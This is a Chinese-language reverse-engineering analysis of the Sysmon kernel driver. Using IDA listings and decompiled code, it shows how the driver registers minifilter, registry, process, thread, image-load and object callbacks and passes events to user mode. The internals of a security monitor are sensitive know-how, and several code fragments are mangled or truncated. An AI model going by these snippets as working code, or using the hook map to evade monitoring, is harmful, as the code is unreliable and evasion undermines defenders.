1153BC      dword_100153BC dd 11h ; DATA XREF: SysmonGetRegistryRule+4F1↑r
1153C0      dd offset aSysmonCreateNa ; "SYSMON_CREATE_NAMEDPIPE"
1153C4      dd offset aPipeCreated ; "Pipe Created"
1153C8      dd offset unk_10015938
1153CC      dd offset off_100155D8
1153D0      dd 0
1153D4      dd offset aPipeevent ; "PipeEvent"
1153D8      dd 1
1153DC      dword_100153DC dd 7 ; DATA XREF: .rdata:10013548↑o
1153E0      dd 0
1153E4      | dd 0
1153E8      dword_100153E8 dd 0Eh ; DATA XREF: SysmonGetRegistryRule+47D↑r
1153EC      dd offset aSysmonRegName ; "SYSMON_REG_NAME"
1153F0      dd offset aRegistryObject_0 ; "Registry object renamed"
1153F4      dd offset unk_1001588C
1153F8      dd offset off_10015ADC
1153FC      dd 1
115400      dd offset aRegistryevent ; "RegistryEvent"
115404      align 8
115408      dword_10015408 dd 5 ; DATA XREF: .rdata:10013558↑o
11540C      dd 0
115410      dd 0
115414      g_PipeConnected dd 12h ; DATA XREF: SysmonGetRegistryRule+50B↑r
115418      dd offset aSysmonConnectN ; "SYSMON_CONNECT_NAMEDPIPE"
11541C      dd offset aPipeConnected ; "Pipe Connected"
115420      dd offset unk_100154E4
115424      dd offset off_10015640
115428      db 0
115429      db 0
11542A      db 0
11542B      db 0
11542C      dd offset aPipeevent ; "PipeEvent"
```

上面的过程结束后就开始判断操作系统是否支持 flt

```
bool SysmonIsSupportFltDriver()
{
    signed int v0; // ecx
    struct _OSVERSIONINFO *v1; // eax
    struct _OSVERSIONINFO VersionInformation; // [esp+0h] [ebp-118h]
    // VersionInformation结构体清0
    v0 = 276;
    v1 = &VersionInformation;
    do
    {
        LOBYTE(v1->dwOSVersionInfoSize) = 0;
        v1 = (struct _OSVERSIONINFO *)((char *)v1 + 1);
        --v0;
    }
    while ( v0 );
    VersionInformation.dwOSVersionInfoSize = 276;
    return RtlGetVersion(&VersionInformation) >= 0 // 判断是否>= Windows 8 6.2
    // Windows Server 2012 6.2
    && (VersionInformation.dwMajorVersion > 6
    || VersionInformation.dwMajorVersion == 6 && VersionInformation.dwMinorVersion >= 2);
}
```

如果支持只实现 IRP\_MJ\_CREATE、IRP\_MJ\_CLOSE 、IRP\_MJ\_DEVICE\_CONTROL 三个例程，后续会注册 miniFlt 过滤，如果不支持 Flt 就使用老的模式 Sfilter 的模式

```
DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] =
(PDRIVER_DISPATCH)SysmonDispatchIrp;
DriverObject->MajorFunction[IRP_MJ_CLOSE] = (PDRIVER_DISPATCH)SysmonDispatchIrp;
DriverObject->MajorFunction[IRP_MJ_CREATE] = (PDRIVER_DISPATCH)SysmonDispatchIrp;
if ( IsOpenPipeConnect && !IsSupportFlt )
{
    DriverObject->MajorFunction[IRP_MJ_CREATE] = (PDRIVER_DISPATCH)SysmonDispatchIrp;
    DriverObject->MajorFunction[1] = (PDRIVER_DISPATCH)SysmonDispatchIrp;
    DriverObject->MajorFunction[IRP_MJ_CLOSE] = (PDRIVER_DISPATCH)SysmonDispatchIrp;
    DriverObject->MajorFunction[IRP_MJ_READ] = (PDRIVER_DISPATCH)SysmonDispatchIrp;
    DriverObject->MajorFunction[IRP_MJ_WRITE] = (PDRIVER_DISPATCH)SysmonDispatchIrp;
    DriverObject->MajorFunction[IRP_MJ_QUERY_INFORMATION] =
(PDRIVER_DISPATCH)SysmonDispatchIrp;
    DriverObject->MajorFunction[IRP_MJ_SET_INFORMATION] =
(PDRIVER_DISPATCH)SysmonDispatchIrp;
    DriverObject->MajorFunction[IRP_MJ_QUERY_EA] = (PDRIVER_DISPATCH)SysmonDispatchIrp;
    DriverObject->MajorFunction[IRP_MJ_SET_EA] = (PDRIVER_DISPATCH)SysmonDispatchIrp;
    DriverObject->MajorFunction[IRP_MJ_FLUSH_BUFFERS] =
(PDRIVER_DISPATCH)SysmonDispatchIrp;
    DriverObject->MajorFunction[IRP_MJ_QUERY_VOLUME_INFORMATION] =
(PDRIVER_DISPATCH)SysmonDispatchIrp;
```

```

DriverObject->MajorFunction[IRP_MJ_SET_VOLUME_INFORMATION] =
(PDRIVER_DISPATCH)SysmonDispatchIrp;
DriverObject->MajorFunction[IRP_MJ_DIRECTORY_CONTROL] =
(PDRIVER_DISPATCH)SysmonDispatchIrp;
DriverObject->MajorFunction[IRP_MJ_FILE_SYSTEM_CONTROL] =
(PDRIVER_DISPATCH)SysmonDispatchIrp;
DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] =
(PDRIVER_DISPATCH)SysmonDispatchIrp;
DriverObject->MajorFunction[IRP_MJ_INTERNAL_DEVICE_CONTROL] =
(PDRIVER_DISPATCH)SysmonDispatchIrp;
DriverObject->MajorFunction[IRP_MJ_SHUTDOWN] = (PDRIVER_DISPATCH)SysmonDispatchIrp;
DriverObject->MajorFunction[IRP_MJ_LOCK_CONTROL] =
(PDRIVER_DISPATCH)SysmonDispatchIrp;
DriverObject->MajorFunction[IRP_MJ_CLEANUP] = (PDRIVER_DISPATCH)SysmonDispatchIrp;
DriverObject->MajorFunction[IRP_MJ_CREATE_MAILSLOT] =
(PDRIVER_DISPATCH)SysmonDispatchIrp;
DriverObject->MajorFunction[IRP_MJ_QUERY_SECURITY] =
(PDRIVER_DISPATCH)SysmonDispatchIrp;
DriverObject->MajorFunction[IRP_MJ_SET_SECURITY] = (PDRIVER_DISPATCH)SysmonDispatchIrp;
DriverObject->MajorFunction[IRP_MJ_POWER] = (PDRIVER_DISPATCH)SysmonDispatchIrp;
DriverObject->MajorFunction[IRP_MJ_SYSTEM_CONTROL] =
(PDRIVER_DISPATCH)SysmonDispatchIrp;
DriverObject->MajorFunction[IRP_MJ_DEVICE_CHANGE] =
(PDRIVER_DISPATCH)SysmonDispatchIrp;
DriverObject->MajorFunction[IRP_MJ_QUERY_QUOTA] =
(PDRIVER_DISPATCH)SysmonDispatchIrp;
DriverObject->MajorFunction[IRP_MJ_SET_QUOTA] = (PDRIVER_DISPATCH)SysmonDispatchIrp;
}

```

然后就是常规过程，IoCreateDevice、IoCreateSymbolicLink。

```

// ... (g_ReportEventNums, g_ReportEventNums) ...
g_ReportEventNums = 0;
RtlInitUnicodeString(&DeviceName, DeviceName_0);
Status = IoCreateDevice(DriverObject, 0x48u, &DeviceName, 0x8340u, 0, 0, &g_GlobalDevice);
if ( Status >= 0 )
{
    RtlInitUnicodeString(&SymbolicLinkName, L"\\DosDevices\\");
    Statusv14 = IoCreateSymbolicLink(&SymbolicLinkName, &DeviceName);
    if ( Statusv14 < 0 )
    {
        LABEL_26:
        IoDeleteDevice(g_GlobalDevice);
        return Statusv14;
    }
}

```

然后根据操作系统是否支持 FltRegisterFilter(Driver, &g\_Registration, &g\_pFilter);

```

1 int __thiscall SysmonRegisterFilter(PDEVICE_OBJECT pDev)
2 {
3     PDEVICE_OBJECT Driver; // edi
4
5     Driver = pDev;
6     InitializeListHead(&stru_10016168);
7     if ( g_bIsSupportFlt )
8     {
9         if ( !SysmonInitFltListEntry() )
10        {
11            ExDeleteResourceLite(&g_FileObjectEreource);
12            ExDeleteResourceLite(&Resource);
13            ExDeleteResourceLite(&g_FileStreamEresurse);
14        }
15        dword_1001500C |= 2u;
16    }
17    return FltRegisterFilter(Driver, &g_Registration, &g_pFilter);
18 }

```

具体创建了哪些 minifilter , 接着看结构体

```

015004 ; __security_init_cookie+2E*W
015008 ; FLT_REGISTRATION g_Registration
015008 g_Registration dw 3Ch ; DATA XREF: SysmonRegisterFilter+52↑0
01500A dw 203h
01500C dword_1001500C dd 0 ; DATA XREF: SysmonRegisterFilter:loc_10002596
015010 dd offset ContextRegistration
015014 dd offset OperationRegistration
015018 dd offset FilterUnloadCallback
01501C dd offset InstanceSetupCallback
015020 dd offset PreProcessOperation
015024 dd 0
015028 dd 0
01502C dd 0
015030 dd 0
015034 dd 0
015038 dd 0
01503C dd 0
015040 dd 0
015044 ; L_UCHAR_4000

```

OperationRegistration dd IRP\_MJ\_CREATE ; DATA XREF: .data:10015014↓o

```

.rdata:10013454 dd 0
.rdata:10013458 dd offset PreOperation
.rdata:1001345C dd offset PostOperation
.rdata:10013460 dd 0
.rdata:10013464 dd IRP_MJ_CLEANUP
.rdata:10013468 dd 0
.rdata:1001346C dd offset PreOperation
.rdata:10013470 dd offset PostOperation
.rdata:10013474 dd 0
.rdata:10013478 dd IRP_MJ_SET_INFORMATION
.rdata:1001347C dd 0
.rdata:10013480 dd offset PreOperation
.rdata:10013484 dd offset PostOperation
.rdata:10013488 dd 0
.rdata:1001348C dd IRP_MJ_CLOSE

```



.rdata:10013490	dd 0
.rdata:10013494	dd offset PreOperation
.rdata:10013498	dd offset PostOperation
.rdata:1001349C	dd 0
.rdata:100134A0	dd IRP_MJ_CREATE_NAMED_PIPE
.rdata:100134A4	dd 0
.rdata:100134A8	dd offset PreOperation
.rdata:100134AC	dd offset PostOperation
.rdata:100134B0	dd 0
.rdata:100134B4	dd IRP_MJ_OPERATION_END
.rdata:100134B8	dd 0
.rdata:100134BC	dd 0
.rdata:100134C0	dd 0
.rdata:100134C4	dd 0

从上可以看到 minifilter 过滤了 IRP\_MJ\_CREATE、IRP\_MJ\_CLEANUP、IRP\_MJ\_SET\_INFORMATION、IRP\_MJ\_CLOSE、IRP\_MJ\_CREATE\_NAMED\_PIPE 文件系统相关的注册完毕，然后就是设置一些进程、线程相关的回调函数例程

```
PsSetLoadImageNotifyRoutine(SysmonLoadImageNotifyRoutine);
PsSetCreateThreadNotifyRoutine(PsCreateThreadNotifyRoutine);
PsSetCreateProcessNotifyRoutine(PsCreateProcessNotifyRoutine, 0);
SysmonInitProcessList();
PsSetCreateThreadNotifyRoutine(PsCreateThreadNotifyRoutine);
PsSetCreateProcessNotifyRoutine(PsCreateProcessNotifyRoutine, 0);
signed __int32 __thiscall SysmonInitLoaImageNotify(void *this)
{
    signed __int32 result; // eax
    void *v2; // [esp+0h] [ebp-4h]

    v2 = this;
    memset(&g_RuleListEntry, 0, 0x54u);
    g_RuleListEntry.nMaxCount = 150;
    g_RuleListEntry.ProcessList.Blink = &g_RuleListEntry.ProcessList;
    g_RuleListEntry.ProcessList.Flink = &g_RuleListEntry.ProcessList;
    result = ExInitializeResourceLite(&g_RuleListEntry.squLiteResource);
    if ( result >= 0 )
    {
        _InterlockedExchange((volatile signed __int32 *)&v2, result);
        KeEnterCriticalRegion();
        ExAcquireResourceExclusiveLite(&g_RuleListEntry.squLiteResource, 1);
        g_RuleListEntry.nRef = SysmonGetRuleTotleSize();
        ExReleaseResourceLite(&g_RuleListEntry.squLiteResource);
        KeLeaveCriticalRegion();
        result = PsSetLoadImageNotifyRoutine(SysmonLoadImageNotifyRoutine);
    }
    return result;
}
```

为了记录注册表 sysmon 还注册表注册表 CmRegisterCallback(RegisterCallback, 0, &Cookie);回调 ,

```
NTSTATUS SysmonCmRegisterCallback()
{
    NTSTATUS Status; // eax
    OSVERSIONINFOW Dst; // [esp+0h] [ebp-120h]

    memset(&Dst, 0, 0x114u);
    Dst.dwOSVersionInfoSize = 276;
    if ( RtlGetVersion(&Dst) < 0 || Dst.dwMajorVersion < 6 )
        Status = STATUS_NOT_SUPPORTED;
    else
        Status = CmRegisterCallback(RegisterCallback, 0, &Cookie);
    return Status;
}
```

为了记录进程 open 对象的事件注册了 ob 事件

```
g_bIsRegisterCallback = 1;
g_OperationRegistration.ObjectType = (POBJECT_TYPE *)PsProcessType;
g_OperationRegistration.Operations = 1;
g_OperationRegistration.PreOperation = PreProcessOperation;
g_OperationRegistration.PostOperation = PostProcessOperation;
g_CallbackRegistration.OperationRegistration = &g_OperationRegistration;
*(DWORD *)&g_CallbackRegistration.Version = 0x10100;
g_CallbackRegistration.RegistrationContext = 0;
RtlInitUnicodeString(&g_CallbackRegistration.Altitude, L"1000");
Status = g_ObRegisterCallbacks(&g_CallbackRegistration, &RegistrationHandle);
```

```
1 int SysmonRegisterCallback()
2 {
3     int Status; // eax
4     int v1; // edx
5     signed int v2; // ecx
6     OB_CALLBACK_REGISTRATION *v3; // eax
7     signed int v4; // ecx
8     OB_OPERATION_REGISTRATION *v5; // eax
9     void *RegistrationHandle; // [esp+0h] [ebp-4h]
10
11     RegistrationHandle = 0;
12     if ( !g_ObRegisterCallbacks || g_bIsProcessRegister || g_bIsRegisterCallback )
13         return STATUS_INVALID_PARAMETER;
14     g_bIsRegisterCallback = 1;
15     g_OperationRegistration.ObjectType = (POBJECT_TYPE *)PsProcessType;
16     g_OperationRegistration.Operations = 1;
17     g_OperationRegistration.PreOperation = PreProcessOperation;
18     g_OperationRegistration.PostOperation = PostProcessOperation;
19     g_CallbackRegistration.OperationRegistration = &g_OperationRegistration;
20     *(DWORD *)&g_CallbackRegistration.Version = 0x10100;
21     g_CallbackRegistration.RegistrationContext = 0;
22     RtlInitUnicodeString(&g_CallbackRegistration.Altitude, L"1000");
23     Status = g_ObRegisterCallbacks(&g_CallbackRegistration, &RegistrationHandle);
24     v1 = Status;
25     if ( Status < 0 )
26     {
27         v2 = 20;
28         v3 = &g_CallbackRegistration;
29         do
```

为了获取管道的事件，它挂接了设备 L\\Device\\NamedPipe，创建了 L\\Device\\SysmonPipeFilter 的过滤设备

```
1 char __thiscall SysmonCreateNamedPipeDevice(PDRIVER_OBJECT DriverObject)
2 {
3     PDRIVER_OBJECT pDriverObject; // esi
4     _DEVICE_OBJECT *v2; // ST18_4
5     _DEVICE_OBJECT *AttachDevice; // ecx
6     LSA_UNICODE_STRING DeviceName; // [esp+8h] [ebp-18h]
7     LSA_UNICODE_STRING DestinationString; // [esp+10h] [ebp-10h]
8     PFILE_OBJECT FileObject; // [esp+18h] [ebp-8h]
9     PDEVICE_OBJECT DeviceObject; // [esp+1Ch] [ebp-4h]
10
11     pDriverObject = DriverObject;
12     DeviceObject = 0;
13     if ( g_NamedPipeCreateSuccess )
14         return 0;
15     if ( !SysmonInitFtlListEntry() )
16     {
17         // (RtlInitUnicodeString(&DestinationString, L"\\Device\\NamedPipe"),
18         // IoGetDeviceObjectPointer(&DestinationString, 0x1F01FFu, &FileObject, &DeviceObject))
19         // (ObfDereferenceObject(FileObject),
20         // RtlInitUnicodeString(&DeviceName, L"\\Device\\SysmonPipeFilter"),
21         // IoCreateDevice(pDriverObject, 4u, &DeviceName, DeviceObject->DeviceType, 0, 0, &g_SysmonNamePipeDevice)) )
22     }
23 LABEL_7:
24     pDriverObject->FastIoDispatch = 0;
25     ExDeleteResourceLite(&g_FileObjectEresource);
26     ExDeleteResourceLite(&g_Resource);
27     ExDeleteResourceLite(&g_FileStreamEresource);
28     return 0;
29 }
30 v2 = DeviceObject;
31 pDriverObject->FastIoDispatch = &g_FastIoDispatch;
32 AttachDevice = IoAttachDeviceToDeviceStack(g_SysmonNamePipeDevice, v2);
33 TargetDevice = AttachDevice;
34 if ( !AttachDevice )
35 {
36     IoDeleteDevice(g_SysmonNamePipeDevice);
37     goto LABEL_7;
38 }
39 *(_DWORD *)g_SysmonNamePipeDevice->DeviceExtension = AttachDevice;
40 return 1;
```

至此 sysmon 的 DriverEntry 的初始化动作基本结束了。

IRP\_MJ\_DEVICE\_CONTROL 例程

Case 0x83400000:

打开驱动开启标志，并且获取且保存当前 UI 进程的句柄

```
18 pIoStatus->Status = 0;
19 pStatusv10->Information = 0;
20 switch ( IoControlCodev11 )
21 {
22     case (int)0x83400000:
23
24         // Init Open Driver
25         if ( InputBufferLength && InputBufferLength != 4 || OutputBufferLength && OutputBufferLength != 4 )
26             goto LABEL_8;
27         if ( !InputBufferLength )
28         {
29             if ( !OutputBufferLength )
30                 goto LABEL_8;
31         }
32 LABEL_12:
33         pOutBuffer->ProcessId = (HANDLE)700;
34         pStatusv10->Information = 4;
35         goto LABEL_13;
36     }
37     if ( pUserBuffer->ProcessId != (HANDLE)700 )
38     {
39         pStatusv10->Status = STATUS_REVISION_MISMATCH;
40     }
41 LABEL_13:
42     Statusv13 = pStatusv10->Status;
43     if ( pStatusv10->Status < 0 )
44         return Statusv13;
45     pEprocess = (PEPROCESS)(nTrn->Tail.Overlay.Thread ? IoThreadToProcess(nTrn->Tail.Overlay.Thread) : IoGetCurrentProcess());
46     if ( ObOpenObjectByPointer(pEprocess, 512, 0, 0x1FFFF, PsProcessType, 0, &InputBufferLength) < 0 )
47         return Statusv13;
48     if ( g_globalProcessHandle )
49         ZwClose(g_globalProcessHandle);
50     g_globalProcessHandle = (HANDLE)InputBufferLength;
51     return Statusv13;
```

保存进程句柄

Case 0x83400004 :

Ring3 请求事件信息，并返回到 ring3 的缓冲区

```
case (int)0x83400004:
    ExAcquireFastMutex(&g_ReportMutex);
    pReportEntry = (PSysmon_Report_Event_List)g_ReportEventList.Flink;
    if ( IsListEmpty(&g_ReportEventList) )
    {
        // 上报事件为NULL
        IoCsqInsertIrp((PIO_CSQ)&pExtDev->UserIosb, Irp, 0);
        ExReleaseFastMutex(&g_ReportMutex);
        Status = STATUS_PENDING;
    }
    else if ( g_ReportEventList.Flink[1].Flink <= (_LIST_ENTRY *)OutputBufferLength )
    {
        // 拷贝事件给应用层的缓冲区
        g_ReportEventList.Flink = g_ReportEventList.Flink->Flink;
        g_ReportEventList.Flink->Blink = &g_ReportEventList;
        memcpy(pOutBuffer, pReportEntry->pReport, pReportEntry->ReportSize);
        pStatusv10->Information = pReportEntry->ReportSize;
        pStatusv10->Status = 0;
        ExFreePoolWithTag(pReportEntry->pReport, 0);
        ExFreePoolWithTag(pReportEntry, 0);
        --g_ReportEventNums;
        ExReleaseFastMutex(&g_ReportMutex);
        Status = 0;
    }
    else
    {
        pStatusv10->Status = STATUS_BUFFER_TOO_SMALL;
        ExReleaseFastMutex(&g_ReportMutex);
        Status = STATUS_BUFFER_TOO_SMALL;
    }
    return Status;
```

Case 0x83400008 :

加载策略规则

```
Statusv13 = SysmonGetRegistryRule(0);
v15 = (struct _Sysmon_Report_Common_Header *)ExAllocatePoolWithTag(PagedPool, 0x340u, 'usyS');
pRuleEvent = v15;
if ( !v15 )
    return Statusv13;
memset(v15, 0, 0x340u);
pRuleEvent->ReportType = 0;
pRuleEvent->ReportSize = 832;
SysmonReportEvent(pRuleEvent);
return Statusv13;
```

Case 0x8340000C :

获取传入进程的相关信息 ( 包括 TokenUser、pTokenStatics、TokenGroup、

TokenSeesion )

```
if ( (unsigned int)InputBufferLength < 8 || (unsigned int)OutputBufferLength < 0x340 )
    BEL_8:
        Status = STATUS_INVALID_PARAMETER;
    else
        Status = SysmonInsertCreateThreadProcess(pUserBuffer->ProcessId, 1u, pUserBuffer->NewAdd, pIrp);
    return Status;
default:
    pStatusv10->Status = STATUS_ILLEGAL_FUNCTION;
    return STATUS_ILLEGAL_FUNCTION;
```

```

1  ProcessHandleV5 = 0;
2  ProcessHandleV5 = PsGetCurrentProcessId();
3  result = (LARGE_INTEGER *)SysmonGetProcessToken(
4      ProcessHandleV5,
5      &pTokenStatics,
6      &TokenUser,
7      &pGroup,
8      0,
9      &TokenSession,
10     0);
11
12 v7 = result;
13 Handle = result;

```

还会获取进程 pImagePathName、pCommandLine、CurrentDirectory

```

5  if ( v7 && Address )
6  {
7      if ( ObReferenceObjectByHandle(v7, 0, 0, 0, &Object, 0) >= 0 )
8      {
9          KeStackAttachProcess(Object, &v17);
10         ms_exc.registration.TryLevel = 0;
11         ProbeForRead(Address, 0x250u, 4u);
12         qmemcpy(&a1, Address, sizeof(a1));
13         ProcessParameters = a1.ProcessParameters;
14         if ( a1.ProcessParameters )
15         {
16             ProbeForRead(a1.ProcessParameters, 0x2A8u, 4u);
17             qmemcpy(&a2, ProcessParameters, 0x2A8u);
18             v16 = SysmonGetProcessParameter(&a1, &a2, pImagePathName, &a2.ImagePathName, 53);
19             if ( pCommandLine )
20                 SysmonGetProcessParameter(&a1, &a2, pCommandLine, &a2.CommandLine, 54);
21             if ( pCurrentDirectory )
22                 SysmonGetProcessParameter(&a1, &a2, pCurrentDirectory, &a2.CurrentDirectory.DosPath, 55);
23         }
24         ms_exc.registration.TryLevel = -2;
25         KeUnstackDetachProcess(&v17);
26         ObfDereferenceObject(Object);
27         Status = v16;
28     }
29     else
30     {

```

获取进程的 CreateTime

```

1  SysmonGetProcessName(ProcessHandleV9, (PUNICODE_STRING)&pImagePathName),
2  KernelUserTime.CreateTime.QuadPart = 0i64;
3  ZwQueryInformationProcess(ProcessHandleV9, ProcessTimes, &KernelUserTime, 0x20u, 0);
4  if ( !KernelUserTime.CreateTime.QuadPart )
5  {
6      ResultLength = 48;
7      if ( ZwQuerySystemInformation(SystemTimeOfDayInformation, &SystemTimeDelayInformation, 0x30u,
8          KernelUserTime.CreateTime.QuadPart = SystemTimeDelayInformation.BootTime.QuadPart
9          - SystemTimeDelayInformation.BootTimeBias;

```

该事件类型为 4 或者 1

```

}
v20 = (Sysmon_Report_Common_Header *)ExAllocatePoolWithTag(PagedPool, (SIZE_T)Src + 832, '2syS');
v21 = v20;
Src = v20;
if ( v20 )
{
    v22 = Size;
    memset(v20, 0, Size);
    v23 = bGetHash;
    v24 = v21 + 12;
    v25 = (ULONG)ProcessCreatePid;
    v21->ReportSize = v22;
    v21->ReportType = v23 != 0 ? 4 : 1;
    v21[3].ReportType = v25;
    v21[3].ReportSize = ProcessBasicInformation.InheritedFromUniqueProcessId;
    v21[4].ReportType = ProcessInformation.SessionId;
    v21[4].ReportSize = 0;
    v21[7].ReportType = SessionId;
    v21[5] = (Sysmon_Report_Common_Header)KernelUserTime.CreateTime;
    v21[6].ReportType = pTokenStatics.AuthenticationId.LowPart;
    v21[6].ReportSize = pTokenStatics.AuthenticationId.HighPart;
    v21[7].ReportSize = pTokenStatics.TokenId.LowPart;
    v21[8].ReportType = pTokenStatics.TokenId.HighPart;
    v21[6].ReportType = pTokenStatics.AuthenticationId.LowPart;
    v21[6].ReportSize = pTokenStatics.AuthenticationId.HighPart;
    v21[8].ReportSize = v44;
    v27 = &v21[9].ReportType;
    ProcessCreatePid = &v21[9];
}

```

## 文件信息的记录

Minifilter 的 PreOperation(PFLT\_CALLBACK\_DATA pData, PFLT\_RELATED\_OBJECTS FltObjects, PVOID \*CompletionContext)例程为主要的判断逻辑例程，先判断当前 FileObject 的路径是否为管道路径，管道事件直接记录上报事件

```

15 |
16 | v3 = 1;
17 | *CompletionContext = 0;
18 | uPipeType = SysmonIsNamedPipe(FltObjects);
19 | if ( uPipeType == 1 )
20 |     return 0; // 1表示不关心的数据
21 | if ( uPipeType == 2 )
22 | {
23 |
24 |     // 2表示是管道, 则直接记录在上报事件里
25 |     SysmonGetNamedPipeFileObjectName(
26 |         pData->Iopb->MajorFunction,
27 |         FltObjects->FileObject,
28 |         (Sysmon_FsContext **)CompletionContext);
29 |     return 0;
30 | }

```

特别判断下 IRP\_MJ\_SET\_INFORMATION、IRP\_MJ\_CLEANUP,并且分别上报，注意在判断IRP\_MJ\_SET\_INFORMATION的时候只记录了 RequestorMode 是1即 USER\_MODE，并且是设置 FileBasicInformation 的请求。



```

MajorFunctionV9 = v0->MajorFunction;
if ( MajorFunctionV9 == IRP_MJ_SET_INFORMATION )
{
    // 这里设置文件basicInfo
    if ( pData->RequestorMode == 1 // v8->Parameters.SetFile.FileInformationClass == FileBasicInformation
        && v6->Parameters.Create.Options == FileBasicInformation
        && v6->Parameters.Create.SecurityContext >= 40 )// v8->Parameters.SetFile.Length
    {
        pBaseInfo = (FILE_BASIC_INFORMATION *)v6->Parameters.Create.EaBuffer;
        FileCreateTime = &pBaseInfo->CreationTime;
        if ( pBaseInfo )
        {
            v11 = pBaseInfo->CreationTime;
            if ( pBaseInfo->CreationTime.QuadPart )
            {
                if ( (v11.HighPart & v11.LowPart) != -1
                    && (v11.LowPart != -2 || v11.HighPart != -1)
                    && SysmonGetFileFileAttributes(FltObjects) )
                {
                    pReportEvent = SysmonCreateSetFileInfoReport(
                        FltObjects,
                        FileCreateTime->LowPart,
                        FileCreateTime->HighPart);
                    if ( pReportEvent )
                    {
                        *CompletionContext = pReportEvent;
                        v3 = 0;
                    }
                }
            }
        }
    }
}
else if ( MajorFunctionV9 == IRP_MJ_CLEANUP )
{
    if ( byte_10015C17 )
    {
        FileCreateTime = 0;
        if ( FltGetStreamContext(FltObjects->Instance, FltObjects->FileObject, &FileCreateTime) >= 0 )
        {
            v8 = FileCreateTime;
            if ( FltObjects->FileObject->FsContext2 == (PVOID)FileCreateTime->LowPart )
            {
                FileCreateTime->LowPart = 0;
                v9 = (struct _Sysmon_Report_Common_Header *)SysmonGetFileReportEventAndIsCalHash(
                    (PFLT_INSTANCE)FltObjects->Instance,
                    FltObjects->FileObject,
                    1);
                if ( v9 )
                {
                    SysmonReportEvent(v9);
                    FltDeleteContext(FileCreateTime);
                    v8 = FileCreateTime;
                }
                FltReleaseContext(v8);
            }
        }
    }
}
}

```

PreOperation 处理完毕，则 PostOperation(PFLT\_CALLBACK\_DATA pData, PFLT\_RELATED\_OBJECTS pFltFileObj, PVOID CompletionContext, int Flags)对前者处理的上下文 CompletionContext 进行记录日志或者释放的处理，以 IRP\_MJ\_SET\_INFORMATION 为例,PostOperate 则对 PreOperate 的 CompletionContext 的数据进行上报。

```

MajorFunction = pIopb->MajorFunction;
if ( MajorFunction )
{
    if ( MajorFunction == IRP_MJ_SET_INFORMATION )
    {
        SysmonReportEvent((PSysmon_Report_Common_Header)CompletionContext);
        return 0;
    }
    return 0;
}

```

## 注册表信息的记录

Sysmon 初始化的时候注册了一个注册表过滤, CmRegisterCallback(RegisterCallback, 0, &Cookie); 回调函数是 NTSTATUS \_\_stdcall RegisterCallback(PVOID CallbackContext, PVOID Argument1, PVOID Argument2), 参数 Argument1 是过滤的注册表操作类型, sysmon 过滤了 0 (RegNtDeleteKey / RegNtPreDeleteKey)、4 (RegNtRenameKey\RegNtPreRenameKey)、11 (RegNtPostCreateKey)、15 (RegNtPostDeleteKey)、16 (RegNtPostSetValueKey)、17 (RegNtPostDeleteValueKey)、19 (RegNtPostRenameKey)、27 (RegNtPostCreateKeyEx) 的注册表操作

```
DestinationString.Buffer = 0;
switch ( (unsigned int)Argument1 )
{
case 0u: // RegNtDeleteKey / RegNtPreDeleteKey
case 4u: // RegNtRenameKey\RegNtPreRenameKey
    v5 = *(REG_DELETE_KEY_INFORMATION **)Argument2;
    v28 = SysmonObQueryNameString(*(void **)Argument2);
    CmSetCallbackObjectContext(v5, &Cookie, v28, 0);
    goto LABEL_51;
case 11u: // RegNtPostCreateKey
    Status = *((_DWORD *)Argument2 + 2);
    pPostOperate = (PREG_POST_OPERATION_INFORMATION)*((_DWORD *)Argument2 + 1);
    v26 = 1;
    goto LABEL_41;
case 15u: // RegNtPostDeleteKey
    Status = *((_DWORD *)Argument2 + 1);
    pPostOperate = (PREG_POST_OPERATION_INFORMATION *)Argument2;
    v26 = 2;
    v3 = (POBJECT_NAME_INFORMATION)*((_DWORD *)Argument2 + 5);
    v28 = (PVOID)*((_DWORD *)Argument2 + 5);
    goto LABEL_41;
case 16u: // RegNtPostSetValueKey
    Status = *((_DWORD *)Argument2 + 1);
    pPostOperate = (PREG_POST_OPERATION_INFORMATION *)Argument2;
    v26 = 7;
    v12 = SysmonObQueryNameString(*(void **)Argument2);
    DestinationName = &v12->Name;
    if ( !v12 )
        goto LABEL_41;
    pPreInformationv14 = (PREG_QUERY_VALUE_KEY_INFORMATION)*((_DWORD *)Argument2 + 2);
    // SysmonObQueryNameString
    return 0;
case 17u: // RegNtPostDeleteValueKey
    v26 = 5;
    pPostOperate = (PREG_POST_OPERATION_INFORMATION *)Argument2;
    Status = *((_DWORD *)Argument2 + 1);
    PreInformationv6 = (PREG_QUERY_VALUE_KEY_INFORMATION)*((_DWORD *)Argument2 + 2);
    if ( PreInformationv6 )
    {
        if ( PreInformationv6->ValueName )
        {
            if ( pPostOperate )
            {
                v7 = SysmonObQueryNameString(pPostOperate);
                DestinationName = &v7->Name;
                if ( v7 )
                {
                    v3 = (POBJECT_NAME_INFORMATION)Sysmon_StringCchCpy(&v7->Name, PreInformationv6->ValueName, v8);
                    v28 = v3;
                    ExFreePoolWithTag(DestinationName, 0);
                }
            }
        }
    }
    goto LABEL_41;
case 19u: // RegNtPostRenameKey
}
}
goto LABEL_41;
case 27u: // RegNtPostCreateKeyEx
    Status = *((_DWORD *)Argument2 + 1);
    pPostOperate = (PREG_POST_OPERATION_INFORMATION *)Argument2;
    v26 = 1;
    goto LABEL_41;
default:
    goto LABEL_51;
}
```

## 进程操作过滤

Sysmon 注册了进程操作过滤，g\_ObRegisterCallbacks(&g\_CallbackRegistration, &RegistrationHandle);，

```
1 void __userpurg PostProcessOperation(void *a1@cebx, PVOID RegistrationContext, POB_POST_OPERATION_INFORMATION OperationInformation)
2 {
3     ULONG OpenProcessIdv2; // eax
4     POB_POST_OPERATION_PARAMETERS Parameters; // ecx
5     ULONG Depth; // eax
6     Sysmon_Open_Process_Info pOpenInfo; // [esp+8h] [ebp-70h]
7
8     if ( g_bIsProcessRegister )
9     {
10        if ( g_IsFilterProcessAccess )
11        {
12            if ( !(OperationInformation->Flags & 1)
13                && (POBJECT_TYPE)PsProcessType == OperationInformation->ObjectType
14                && OperationInformation->Operation == 1 )
15            {
16                // #define OB_OPERATION_HANDLE_CREATE 0x00000001
17                // #define OB_OPERATION_HANDLE_DUPLICATE 0x00000002
18                pOpenInfo.ProcessId = (ULONG)PsGetCurrentProcessId();
19                pOpenInfo.MyThreadId = (ULONG)PsGetCurrentThreadId();
20                OpenProcessIdv2 = PsGetProcessId(OperationInformation->Object);
21                Parameters = OperationInformation->Parameters;
22                pOpenInfo.OpenProcessId = OpenProcessIdv2;
23                pOpenInfo.AccessMask = Parameters->CreateHandleInformation.GrantedAccess;
